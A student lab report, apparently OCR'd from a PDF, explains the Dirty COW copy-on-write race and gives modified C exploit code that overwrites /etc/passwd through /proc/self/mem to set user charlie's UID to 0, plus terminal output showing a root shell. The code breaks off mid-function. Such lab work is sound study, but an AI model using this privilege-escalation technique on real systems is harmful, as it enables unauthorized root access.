
Lab 9


Task 1

> Result



> How to achieve it


As the lecture said, `write()` isn't atomic and it has 3 steps. If `madvice()` can move the pointer back to original memory between step B and step C, then the read-only file can be modified.



And the code uses race condition to achieve the situation and two threads, among which `wirte()` and `madvice()` are executed seperately, run at the same time. In this way, there is a chance to modified a read-only file.

Task 2

1. I need to change charlie's UID `1001` in `/etc/passwd` to `0`



2. Modify our code

```c
int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;

  // Open the target file in the read-only mode.
  int f=open("/etc/passwd", O_RDONLY);

  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "charlie:x:1001");

  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);
  pthread_create(&pth2, NULL, writeThread, position);

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}

void *writeThread(void *arg)
{
  char *content= "charlie:x:0000";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
```

- open file is `/etc/passwd`
- find target string `charlie:x:1001`
- change the target string to `charlie:x:0000`

3. After running the code, privilege of `charlie` is promoted.

```
[11/23/2022 19:13] seed@ubuntu:~$ cat /etc/passwd | grep charlie
charlie:x:0000:1002:,,,:/home/charlie:/bin/bash
[11/23/2022 19:13] seed@ubuntu:~$ su charlie
Password:
root@ubuntu:/home/seed# id
uid=0(root) gid=1002(charlie) groups=0(root),1002(charlie)
root@ubuntu:/home/seed#
```